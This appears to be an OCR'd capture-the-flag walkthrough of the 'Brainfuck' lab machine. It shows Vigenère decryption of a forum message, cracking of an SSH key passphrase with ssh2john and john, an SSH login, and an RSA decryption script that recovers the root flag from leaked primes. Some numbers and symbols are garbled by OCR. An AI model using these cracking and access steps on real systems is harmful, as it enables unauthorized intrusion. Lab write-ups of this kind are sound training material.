New Event
Today
Tomorrow
Upcoming (5 days)

```
1 127.0.0.1       localhost
2 127.0.1.1       kali
3 10.10.10.17     brainfuck.htb
4 10.10.10.17     sup3rs3cr3t.brainfuck.htb
5 # The following lines are desirable for IPv6 capable hosts
6 ::1     localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
```


https://sup3rs3cr3t.brainfuck.htb
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
Search Forum
Welcome to Super Secret Forum
Log In
orestis
Log In
Forgot password?
Don't have an account? Sign Up

rumkin.com/tools/cipher/vigenere-keyed.php

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-

Keyed Vigenére Cipher

Rumkin.com >> **Web-Based Tools** >> **Ciphers and Codes**

Based on the simpler Vigenere cipher, this uses an alternate tableau. The "Alphabet Key" helps decide the alphabet t
decrypt the message. The "Passphrase" is the code word used to select columns in the tableau. Instead of just using t
Z in order, the alphabet key puts a series of letters first, making the cipher even tougher to break. This style of encryptic
Quagmire III.

This tool was built to play with the Kryptos codes – a set of letters that are cut out of a sheet of copper at the CIA headc
out with the codes, you can pre-populate the form with the K1 or K2 sections. Also, there is a Corrected K2 that shows
omitted (the lower-case "s" near the end).

Decrypt

Alphabet Key: - Show Keymaker

Alphabet Used: **ABCDEFGHIJKLMNOPQRSTUVWXYZ** - Show Tableau

Passphrase: fuckmybrain

Your message:

```
Ybgbg wpl gw lto udgnju fcpp, C jybc zfu zrryolqp zfuz xjs rkeqxfrl ojwceec J uovg :)

mnvze://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp_ptr
```

This is your encoded or decoded text:

```
There you go you stupid fuck, I hope you remember your key password because I dont :)

https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa
```

```
root@kali:/home/ghroot/Masaüstü# ./ssh2john.py id_rsa > hash
root@kali:/home/ghroot/Masaüstü# cat hash
id_rsa:$sshng$1$16$6904FEF19397786F75BE2D7762AE7382$1200$9a779a83f60263c001f8e2ddae0b722aa9eb7531f09a95864cd5bda5f847b0dcfc09f19d03
181c8546877a84e3feb87f0769d2e3ef426012bc211dd5b79168ecfa160428c0030598971f9c2b4c350d7a9adc0f812e5b122342b0b3d8de6ba1a25b599afd5ed6a
0927e57824d23bb9f4e143238450eefa3e560d44cf54105f0c00d42624adfb31df44ceee77c09a54a99edd29c83a00cfe8f5584e969897ed220d4fd75129a29ebce
8e8a516f210532588fd351fb6656a158f7514667c25d2990cf11fd2369462104ed451037ac592d2e935e74d3ee650092b3051e73b79556dda673666ff4f33d9424c
9b914b3cd5ba6a33dd712785a1a63f58e63285415a20fed91ae72fac27cfd92cb15fad802574983f7b592fb5c9d5843de0a9874e8c7a674b4762f5baf04625ebfc8
bd84fded869d68c2f33c1e089dc9f302daf381bd76dc000ddb0cabd1e23b33da86dfe4017e16fb7aa6632e8b1f216e2a4fd75d94b39e324effe1c82f8ce60d61594
ba3e72e31a2f82bd0b2df236a467be16fe655d399cce773566a0d8e65ae5996cd3bec5bb87bae6f4b2a01221e7f601a0aa23a544a9f915497e0e57da00c1d689850
a62c2d2315bc323ac3cf2065bd74d8a0f6938355d0fe8e7572022403046b59923a4fcb4bf98b3b87b4377c045fe36d8156eaba5f60b929686dab085f90e401c63e1
11de3fbf61e7e9c849d8b3efed7d34f5a0cf814774d54a525c3abbcd9ab232e7d92b295b6e97101e8d5433c489963940d80bde3b4d7bbd040b21d0c2e82ada4844b
dc771bbbebe2f4be679f92e484efd581d3323b2013a2bec09aedb16fddce3b9e572a4075962c36ae55a0eac0695ccd56520a0c416e7429ea3a3b48f37867c057098
cef65db6ae82684a5b6e6aff8ebfc8be1530ab83c872f91dcf8ebf9bf76d0f74f29f94adfd38769be3f528c1ce7b1c86aa33a20702d547c97029ba725fbdebb1850
5adeb0f9603a77c76c72215f5241dc06bc7d1921ca7474a2a431566d517f214eabf544e4780a4f06d7333a59ce10a87e8352a1a2dedafb9d8c32ef0c75249e96461
a7259d2feb2ef1ff7a2a717b83064bb553fceddf11dee0044599f114ef4cb8e654dbe3c49c35dd48248cbf7a97f45bcf618dce3ca6ecc62032f8cc197b32cd8a9f3
45e671527019462c767fa207f50f31d757d76277d1851bb70fd1df84d08911548562d316b98e68b69b22a9792fed0911b799f4ee7a0da5c5a8fde05e1331f3104a5
106b1d9ec684eb7a8c42239edac41401a9384483f1d30b22103e61d6dfa9b1b5cf8894c0c4c5d2c7583ee69cdb88752862011e9b5d861233713bdb97f32c4d4c16e
e395641c38859b1cbd11543ebf8f64838c85c1434f3dbb0ea6929cee0256a52d58fe2fab0ca83c64d5774c86f94c0a88a9046066aa4f0af7cf46998b511427be5cb
cf575fdec918945218985b002a943199dfc05a7167c68fb15c2ca17472bae6f8ddaec6b45f438b209b846b85db361c98a8d1e4438e4fb1ec82a40870038c216e79a
b6149a6a1f5f8f53c7887c5ce4854634aa819210116466e08fcae8d8393caf4197b0c9df9ac7bdc7388ed91e8cbc0b10e48d26c85f200bc806bb229dda81db4e3e7
9a2ea10fe8f1bdba71160f2281db59961f4fb1f22090d64af11aa73f29803c2caf466f1ceef6451f84b04200f91574f0190
```

```
root@kali:/home/ghroot/Masaüstü# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (id_rsa)
1g 0:00:00:06 DONE (2020-05-14 16:26) 0.1666g/s 2390Kp/s 2390Kc/s 2390KC/sa6_123..*7¡Vamos!
Session completed
```

```
root@kali:/home/ghroot/Masaüstü# ssh -i id_rsa orestis@brainfuck.htb
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Wed May  3 19:46:00 2017 from 10.10.11.4
orestis@brainfuck:~$ id
uid=1000(orestis) gid=1000(orestis) groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sam
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
orestis@brainfuck:~$ cat user.txt
2c11cfbc5b959f73ac15a3310bd097c9
```

```
orestis@brainfuck:~$ cat debug.txt
749302577646506281962992147553524167446082679278552088138715834326527417000928250488494103985293310916319365183030330831256558044566928484722553516652030770208545277875667354588583815554526483228450082666129068448479370703334803739632841466490742522787536968972458984332459297755910917742746520213741431740793080200791795250842279286902168919392748501633271362252702521910515425447234462728494777972628099543194745429278242631325552313761053232381371448363943425753683006276828637792001084185034683723801557146475507466937311041187033170697457349891212664140982185567858180446760882417750897625475931921095597705399751804467608824177508976254759319210955977053997
orestis@brainfuck:~$ cat output.txt
Encrypted Password: 446419148210740719302978145898517467005934707704171118046489200183963052469561273371509360811441064052841348458513925410808626523868408697686224380386908034725502780424630298160287773781412170233367105454495129739505917550537357967997733690440836739110350306055811449775528657713955787785155142889308329151825
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) ≠ 1:
    e = ZZ.random_element(phi)



c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

3

```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def main():

    p = 109066099252064344610327378968034 3
    q = 116243505637482413371204330972865 3
    e = 65537
    ct = 29960453977369189557684769709509878433805474629231304435358207896 5

    # compute n
    n = p * q

    # Compute phi(n)
    phi = (p - 1) * (q - 1)

    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a

    print( "n:  " + str(d) );

    # Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )

if __name__ == "__main__":
    main()
```

```python
import binascii, base64



p = 0×a6055ec186de51800ddd6fcbf0192384ff42d707a55f57af4fcfb0d1dc7bd97055e8275cd4b78ec63c5d592f567c66393a061324aa2e6a8d8fc2a910cbee1ed9

q = 0×fa0f9463ea0a93b929c099320d31c277e0b0dbc65b189ed76124f5a1218f5d91fd0102a4c8de11f28be5e4d0ae91ab319f4537e97ed74bc663e972a4a9119307

e = 0×6d1fdab4ce3217b3fc32c9ed480a31d067fd57d93a9ab52b472dc393ab7852fbcb11abbebfd6aaae8032db1316dc22d3f7c3d631e24df13ef23d3b381a1c3e04abcc745d402ee3

ct = 0×7fe1a4f743675d1987d25d38111fae0f78bbea6852cba5beda47db76d119a3efe24cb04b9449f53becd43b0b46e269826a983f832abb53b7a7e24a43ad15378344ed5c20f51e26



def egcd(a, b):

    x,y, u,v = 0,1, 1,0

    while a ≠ 0:

        q, r = b//a, b%a

        m, n = x-u*q, y-v*q

        b,a, x,y, u,v = a,r, u,v, m,n

        gcd = b

    return gcd, x, y



n = p*q #product of primes

phi = (p-1)*(q-1) #modular multiplicative inverse

gcd, a, b = egcd(e, phi) #calling extended euclidean algorithm

d = a #a is decryption key

```

```
root@kali:/home/ghroot/Masaüstü# python decrypt.py
n:  87306194345054242026952433931108752998248379160051834957116058715997042269782950962413572777091976016372673709573002672355767945889107793840035654491713366855
47398771618018696647404657266705536859125227436228202269747809884438885837599321762997276849457397006548009824608365446626232570922018165610149151977
pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750
```

From To

Decimal Hexadecimal

Enter decimal number:

;867880966944246662849341507003750 10

Convert Reset Swap

Hex number:

3665666331613564626238939034373531636536353663613330356262386566 16

Hex signed 2's complement:

N/A 16

Binary number:

1101100110010101100110011000110011000101100001001101010110010001 2

https://codebeautify.org/hex-string-converter

Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

JSON Formatter | Hex Color Codes | M

Hex to String (Hex to Text)☆

Enter the hexadecimal text to decode get sample

```
3665666331613564626238393034373531636536353636613330356262386566
```

Convert | Load | Browse

The decoded string:

```
6efc1a5dbb8904751ce6566a305bb8ef
```